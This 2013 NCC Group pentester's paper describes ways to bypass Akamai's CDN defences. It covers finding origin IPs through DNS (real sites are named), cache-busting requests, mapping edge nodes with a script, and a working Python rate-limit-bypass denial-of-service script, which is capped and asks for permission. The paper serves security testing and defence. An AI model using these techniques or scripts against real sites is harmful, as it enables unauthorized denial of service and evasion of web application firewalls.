

An NCC Group Publication

The Pentester's Guide to Akamai

Prepared by:
Darren McDonald
8th March 2013



Contents

1	Introduction	3
2	Caveats	3
3	Basic Akamai Setup	4
4	Bypassing Akamai by Attacking the Origin	6
5	Identifying the Origin.....	7
6	Accessing the Origin.....	8
7	Akamai's solution - Site Shield	9
8	Bypassing Site-Shield	10
9	Debugging Akamai via HTTP Headers	10
10	Akamai's Solution, Rate Limiting	11
11	Mapping Akamai.....	11
12	Accessing Hidden Staging Servers	12
13	Test WAF and Rate Limiting Rules	12
14	The Distributed Destination Distributed Denial of Service Attack.....	13
15	Defending Against A Distributed Destination DDoS Attack.....	15
16	Conclusion.....	15
17	References and further reading.....	15



1 Introduction

Akamai is a product that can help reduce the load on web-based services and improve performance through a distributed network of servers to perform Caching, Rate Limiting, and Web Application Firewall tasks. It is also sold as a DDoS protection solution^[1], and widely marketed^[2] to provide excellent mitigation against such attacks. However, once the workings of Akamai are understood, it becomes apparent that this protection can be easily bypassed in certain configurations.

This paper summarizes the findings from NCC's research into Akamai while providing advice to companies wish to gain the maximum security when leveraging their solutions.

2 Caveats

Although the principles discussed in this document have been tested on live websites with the permission of the site owners, a full Denial of Service attack against a live website has not been attempted by the author. The methods described in this document should therefore be considered to be untested.

Where real examples of websites have been used in this paper, this is purely to demonstrate the type of information that can be obtained from DNS records associated with organisations who are Akamai clients. This is not output from security engagements performed by NCC Group for these organisations.



3 Basic Akamai Setup

In Akamai's basic setup dynamic recursive CNAME^[3] lookups are used to load balance users across *edgenode* servers. For example:

```

darren@cavil: ~$ nslookup
> server 8.8.8.8
Default server: 8.8.8.8
Address: 8.8.8.8#53
> www.usatoday.com
Server:      8.8.8.8
Address:    8.8.8.8#53

Non-authoritative answer:
www.usatoday.com      canonical name = www.usatoday.com.edgesuite.net.
www.usatoday.com.edgesuite.net canonical name = a534.g.akamai.net.
Name:   a534.g.akamai.net
Address: 80.239.178.170
Name:   a534.g.akamai.net
Address: 80.239.178.153
>

```

Figure 1: nslookup being used to identify *www.usatoday.com* CNAME records which point to Akamai edgenodes

```

C:\Windows\system32\cmd.exe - nslookup
C:\Users\ADMIN>nslookup
Default Server:  BHomeHub.home
Address:  192.168.1.254

> www.usatoday.com
Server:  BHomeHub.home
Address: 192.168.1.254

Non-authoritative answer:
Name:   a534.g.akamai.net
Addresses: 217.32.28.27
          217.32.28.26
Aliases: www.usatoday.com
         www.usatoday.com.edgesuite.net
>

```

Figure 2: nslookup retrieving a different set of edgenodes to previous figure for *www.usatoday.com*

The above two screen shots show that *www.usatoday.com* (an Akamai client) resolves to the CNAME *www.usatoday.com.edgesuite.net*, which dynamically resolves to the an *akamai.net* edge server (in this case *a534.g.akamai.net*) which in turn dynamically resolves to a pair of IP addresses.

The user's browser is then directed to make its request against an edge node server (which is essentially a reverse proxy and caching server). If the requested resource is not cached, the request is then forwarded to either the actual web server known in Akamai terminology as the "Origin", or an Akamai-hosted NetStorage which most commonly used to serve streaming video and audio media.

The process of determining a website is an Akamai client is easily achieved by verifying if a client's domain name resolves to a CNAME, which is a subdomain of *.edgesuite.net*.




As well as reducing load on the client's web server through caching, this setup prevents simple Denial of Service attacks. For example:

Syn Flooding^[4] would only disable a single edgenode, and users will simply fail-over to another edgenode. Syn flooding the whole Akamai edgenode estate of 100,000 edgenodes is impractical.

A DDoS attack which repeatedly requests the same resource such as *http://www.someakamaiclient.faketld/someresource.html* will be load-balanced across multiple edge nodes, with little traffic actually reaching the origin because of caching.

Akamai can also offer protection against common web application vulnerabilities by including a mod security^[5] based Web Application Firewall (WAF).




4 Bypassing Akamai by Attacking the Origin

By far the most effective way of bypassing the DDoS protection and WAF is to not go through the Akamai network at all. An attacker might also wish to contact the origin server directly to bypass the caching to gather information from the site in a more timely fashion.

In Akamai's basic setup it is not practical for the administrator of the Origin server to setup a firewall to limit incoming requests to the edgenodes as there are over 100,000 servers which have an ever changing set of IP addresses.


Therefore it's possible to send HTTP requests directly to the origin. This attack is trivial to perform provided the IP address of the Origin server can be identified.



5 Identifying the Origin

Within the Akamai documentation several examples show the domain name of the Origin being set to [subdomain]-origin.example.com or origin-[subdomain].example.com. Many Akamai users seem to have copied this example, as can be seen in figures 3 and 4.

www.usatoday.com




```
darren@cavil: ~
darren@cavil:~$ nslookup www-origin.usatoday.com
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
www-origin.usatoday.com canonical name = Vanities.usatoday.com.
Vanities.usatoday.com canonical name = vanities.usatoday.com.akadns.net.
Name:   vanities.usatoday.com.akadns.net
Address: 159.54.238.18

darren@cavil:~$
```

Figure 3: nslookup being used to identify origin of www.usatoday.com

www.dow.com



```
darren@cavil: ~
darren@cavil:~$ nslookup origin-www.dow.com
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   origin-www.dow.com
Address: 136.141.6.16

darren@cavil:~$
```

Figure 4: nslookup being used to identify origin of www.dow.com

Unfortunately, this is not always the case, however, there are a number of other ways you might identify IP address for the Origin.

Often the target's domain name would have pointed to the Origin at some point in the past before any Akamai technology had been implemented. Therefore, the IP address of the Origin may be available in DNS archives or by using a service such as Netcraft.

In addition, verbose error messages and system information could reveal the IP address if the web application server is vulnerable to information disclosure issues.



6 Accessing the Origin

The following example shows the process involved to access the Origin server for an Akamai client.

```

darren@cavil: ~/clients/coactiva
darren@cavil:~$ nslookup www.dow.com
Server:      8.8.8.8
Address:    8.8.8.8#53

Non-authoritative answer:
www.dow.com canonical name = www.dow.com.edgesuite.net.
www.dow.com.edgesuite.net canonical name = a982.g.akamai.net.
Name:      a982.g.akamai.net
Address:   80.239.178.170
Name:      a982.g.akamai.net
Address:   80.239.178.161

darren@cavil:~$ nslookup origin-www.dow.com
Server:      8.8.8.8
Address:    8.8.8.8#53

Non-authoritative answer:
Name:      origin-www.dow.com
Address:   136.141.6.16

```

Figure 5: nslookup being used to discover the www.dow.com origin IP address

Plugging the *origin-www.dow.com* IP address straight into you hosts file or web proxy can allow you access to the Origin server, bypassing caching, rate limiting, and the web application firewall.




Figure 6: BURP Suite Pro Repeater being used to craft a HTTP request to the origin.

However, most of the time attempting to access the Origin in this way leads to the application attempting to redirect you back to the home page. For example, attempting the same approach with *myspace.com* results in myspace redirecting you back to *www.myspace.com*. There are could be several reasons for this, such as:

- The origin expecting a different domain name, try *origin-www* or *www-origin*, but could be




- something different entirely
- The root directory as it is viewed through Akamai is actually sitting in another subdomain.

7 Akamai's solution - Site Shield

The attacks mentioned so far require the attacker to contact the Origin directly. As previously explained, because there are so many edgenode servers, the IP addresses change from time to time, therefore it's not practical for administrators to whitelist Akamai edgenodes on the firewall.

To get around the problem Akamai offer an option called "Site Shield"^[6], which adds an additional layer through which the HTTP request must travel.



The key difference is that there are a limited number of Site Shield servers, approximately 20 or so for each client. Because the potential list of IP addresses from which requests can be made is limited, it then becomes practical to whitelist the Site Shield IP addresses.

8 Bypassing Site-Shield

Even if Site Shield is in use, it's worth double-checking the firewall ACLs, as the author has observed examples in the past where Akamai clients have forgotten to implement the ACLs to perform such whitelisting on the firewall. But if the firewall has been configured to use Site Shield correctly however, the attacker will be forced to send all requests through the Site Shield servers. The objective for an attacker attempting to carry out a Denial of Service attack is to prevent the edge-nodes from answering any requests from the cache and instead, forwarding everything to the Origin for an answer. Three methods for performing this attack were identified:

Finding content with a very low or a zero TTL – Akamai clients can configure the length of the time to live (TTL). The TTL specifies how long the edgenodes should serve cached versions of the resource before requesting fresh version of the resources. For some content the client may wish the information displayed to users to be as up-to-date as possible, and disable or perform very little content caching. If this content can be identified, repeatedly requesting such a resource would lead to more Origin-hitting traffic than a resource with a high TTL.

Request dynamic pages with random and unique values in the URL or POST parameters – A search field is the perfect example of this. Given that the Akamai edgenodes cannot know the result of a request to a dynamic request with a random unique parameter strings, all such requests will lead to an Origin-hitting request.

Request a random and unique page which does not exist – Whilst Akamai can keep track of known existing pages, the first time a page is requested Akamai must first check with the Origin. By requesting a unique page in each request an attacker can force the edge nodes to send a “page not found” error, producing HTTP requests to the Origin.

9 Debugging Akamai via HTTP Headers

When designing a DoS attack which can bypass Akamai caching as discussed above, the attacker will need to determine how the edgenode server responds to various test cases. This can be monitored by including the following HTTP Request Header in test cases.

```
Pragma: Akamai-x-cache-on
```

This will cause the Akamai Edge server to include an HTTP Response header called “X-Cache”, which provides a status code indicating the progress of the request after it reaches the edgenode.

Code	Description
TCP_HIT	The data requested was served from cache on the server disk
TCP_MISS	The data requested was not found in cache, and a request was sent to retrieve the resource from the origin
TCP_REFRESH_HIT	The data requested is older than its TTL, and an update was successfully retrieved from the origin. However, the object has not been modified since the last refresh however.
TCP_REFRESH_MISS	The data requested is older than its TTL, and an update was successfully retrieved from the origin. The object has changed since the last refresh, and the cache has been updated accordingly.
TCP_REFRESH_FAIL_HIT	The data requested is older than its TTL, but the origin appears to be down, so the stale content was presented.



TCP_IMS_HIT	Unknown, but assumed to involve If Modified Since.
TCP_MEM_HIT	The data requested was served from cache in the servers memory
TCP_DENIED	Request was denied, mostly likely due to a rate limiting or WAF rule.
TCP_COOKIE_DENY	Request was denied, users cookie is not authenticated for this action.

Table 1: Akamai X-Cache Response Codes

10 Akamai's Solution, Rate Limiting

Akamai can implement rate limiting rules into their edgenodes to prevent attacks making too many requests against dynamic content, requests resulting in "page not found" errors, or an excessive number of requests overall. This too can be bypassed, but requires a little preparation.

11 Mapping Akamai

In order to bypass Akamai's rate limiting the attacker needs to acquire a large number of Edge Node IP address. DNS will only provide a small subset of the large number of Akamai Edge Servers and each edgenode can be used for any of Akamai's clients. Performing an *nslookup* against an Akamai site like *www.usatoday.com* resolves to a CNAME in the form *ax.g.akamai.net*, where x is an integer. But experimentation shows even these are dynamic, however a large number of addresses can be obtained by running a script similar to the one listed below from various locations, and doing a *| sort | uniq | grep -v 'l'* on the results. Note this script result in a mix of IPv4 and IPv6, hence the *grep -v ':'* to strip out the IPv6 addresses.

akamai-dns-scan.py

```
#!/usr/bin/python
import socket
import time

a = 0;
w = 0;
addr = "";

for a in range(1,5000):
    time.sleep(1)
    addr = 'a' + str(a) + '.g' + '.akamai.net';
    #returns a list of 5-tuples with the following structure:
    # (family, socktype, proto, canonname, sockaddr)
    saddr = socket.getaddrinfo( addr, 80)
    for s1 in saddr:
        print s1[4][0];
```

Note the *time.sleep(1)* to avoid upsetting your DNS service provider, but this means this script will need a long time to run, however, partial result sets can be effective.

12 Accessing Hidden Staging Servers

Rather than attempting to bypass the current WAF or rate limiting, an attacker may find it easier to utilise a different set of edgenodes. Akamai offer a staging environment for their customers and these may have different WAF, authentication, and rate limiting rules. Although these are staging servers for Akamai, they still point towards live sites. Staging edge nodes can be discovered by performing an *nslookup* of the live site with a suffix of *.edgesuite-staging.net*. For example:

```
darwin@darwin: ~  
darwin@darwin:~$ nslookup www.usatoday.com.edgesuite-staging.net  
Server:      8.8.8.8  
Address:     8.8.8.8#53  
  
Non-authoritative answer:  
www.usatoday.com.edgesuite-staging.net canonical name = a534.g.akamai-staging.net.  
Name:   a534.g.akamai-staging.net  
Address: 69.31.17.134  
Name:   a534.g.akamai-staging.net  
Address: 69.31.17.137  
  
darwin@darwin:~$ nslookup www.dow.com.edgesuite-staging.net  
Server:      8.8.8.8  
Address:     8.8.8.8#53  
  
Non-authoritative answer:  
www.dow.com.edgesuite-staging.net canonical name = a982.g.akamai-staging.net.  
Name:   a982.g.akamai-staging.net  
Address: 69.31.17.134  
Name:   a982.g.akamai-staging.net  
Address: 69.31.17.142  
  
darwin@darwin:~$
```

It is worth checking for this during a test to see if different responses are observed than when using the production servers. Note that the performance of these staging edge servers tends to be poor, which could make them a poor choice for conducting a Denial of Service attack.

13 Test WAF and Rate Limiting Rules

It should not be assumed that the WAF and rate limiting rules work; they should be tested. NCC Group discovered one client's rate limiting rules were completely ineffective, which no-one had thought to test. It transpired the rate limiting had never worked because the individual who had configured the system had confused the difference between an 'and' and an 'or' operator.



14 The Distributed Destination Distributed Denial of Service Attack

The rate limiting sounds like an excellent way of defeating Denial of Service attacks, except there is no practical way for 100,000 servers to keep track of every user's activity in real time. This can be exploited by distributing a Denial of Service attack across multiple Akamai edge nodes.

This attack can bypass rate limiting and caching by tailoring an attack which always results in a TCP_MISS and distributing it across multiple source IP addresses and destination edge nodes. This will give the attacker the potential to send $R \times S \times D$ requests per second.

(R = rate limit, S = number of source addresses, D = number of Akamai edge nodes)

For example, if the attacker has access to 100 IP addresses, is rate limited to 20 requests per second, and Akamai boasts over 100,000 edge servers, this rate limits the attacker to 200 million requests per second. Assuming each request is around 1KB, the attacker can send 190.7 GB per second of Origin-hitting data. The effective limiting factor on the rate of attack is more likely to be the attacker's bandwidth rather than the rate limiting.

Here is an example Python script which demonstrates this principle and was used to bypass the rate limiting for one Akamai client (with permission from that client).

arp-rl-bypass.py

```
#!/usr/bin/python

print "Akamai Reverse Proxy Rate Limit Bypass v 0.1"
print "By Darren McDonald, NCC Group, 2012"
print ""

import sys
import random
import time
import socket
import thread
import string

def randString(size):
    chars=string.ascii_uppercase + string.digits
    return ''.join(random.choice(chars) for x in range(size))

def replace_all(text, dic):
    for i, j in dic.iteritems():
        text = text.replace(i, j)
    return text

def doHTTPRequest( ip, HTTPRequest, count):

    uniqRequest = HTTPRequest
    uniqRequest = uniqRequest.replace('[RANDOM]',randString(12))
    sock = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
    sock.settimeout(60)
    sock.connect( (ip, 80) )
    sock.send(uniqRequest)
    statusCode = sock.recv(12)
    print str(count) + ": " + statusCode
    if statusCode == "HTTP/1.1 403":
        print "Being rate limited, recommend you restart with better Akamai Map";
    #print "[DB] Thread Ended"

#usage
if len(sys.argv) < 5:
    print "Usage: ./arp-rl-bypass.py [akaimap] [rate] [sendlimit] [request1]
[request2]..."
    print "akaimap This should be a newline delimited list of Akamai servers"
    print " This can be generated with akamai-dns-scan.py and sort | uniq"
```



```

print "                and piping it into a file. The script will send each request"
print "                to a random IP address from this list"
print "rate           The number of requests per second to send"
print "sendlimit       Exit when this many requests have been sent"
print "requestN        One or more files containing HTTP requests to be randomly selected"
print "                from. Use the keyword [RANDOM] in the URL to ensure a random URL is "
print "                used in order to bypass caching."
print "                e.g. GET /search.php?q=[RANDOM] HTTP/1.1 etc"
exit()

#map argvs

sleepTime = (float)(1/float(sys.argv[2]))

print "!!Stop and Think!!"
print "This program will attempt a destination distributed denial of service attack with the
following settings"
print "Akamai Map: " + sys.argv[1]
print "Request Rate: " + sys.argv[2] + " per second"
print "Number of Requests: " + sys.argv[3]

for x in range(4, len(sys.argv)):
    print "Request File " + str(x-3) + " - " + sys.argv[x]

print ""
print "Do you have permission to run this attack?"
print "Have you set the throttling low enough to ensure the target can handle?"
print "Are you certain the answer to these questions is yes?"

answer = raw_input("[y/n] : ")

if answer != 'y' and answer != 'Y':
    exit()

# Load Akamai Map into memory
akamaiMap = []
HTTPRequestList = []
akamaiMapFile = open(sys.argv[1], 'r')

for line in akamaiMapFile:
    akamaiMap.append( line.rstrip('\n') )

for x in range(5, len(sys.argv)):
    request = ""
    HTTPRequestFile = open(sys.argv[x])
    for line in HTTPRequestFile:
        request += line
    HTTPRequestList.append(request)

# Begin Attack
requests = int(sys.argv[3])

if requests > 1000:
    requests = 1000

if sleepTime < 0.025:
    sleepTime = 0.025

count = 1

while requests > 0:
    akamaiEdgeIP = akamaiMap[random.randrange(0, len(akamaiMap))]
    thread.start_new_thread( doHTTPRequest, (akamaiEdgeIP,
HTTPRequestList[random.randrange(0,len(HTTPRequestList))], count ) )
    requests -= 1
    time.sleep(sleepTime)
    count += 1

time.sleep(60)

```



15 Defending Against A Distributed Destination DDoS Attack

The incoming request to the Origin includes a HTTP Header added by Akamai which includes the source IP addresses, this could be used to add an additional tier of rate limiting which could be useful in limiting the effectiveness of such attacks.

16 Conclusion

NCC Group have seen first-hand Akamai's excellent performance during unsophisticated large scale DDoS attacks, but there are limitations to the level of protection which can be offered to more technical methods of DoS. Application owners should include additional defence in depth and contingency plans in the event that an attacker bypasses the defenses offered by Akamai.

There are also several configuration and design oversights which can be made by both Akamai and the Origin web application developers in the rate limiting, configuration, and internet networking components which should be included as part of a penetration test.

17 References and further reading

1. https://www.akamai.com/html/solutions/ddos_defender.html
2. <http://www.zdnet.com/akamais-ddos-defender-aims-to-snarl-up-hackers-3040094165/>
3. https://en.wikipedia.org/wiki/CNAME_record
4. https://en.wikipedia.org/wiki/SYN_flood
5. http://www.akamai.com/html/about/press/releases/2009/press_121409.html
6. http://www.akamai.com/html/solutions/site_shield.html

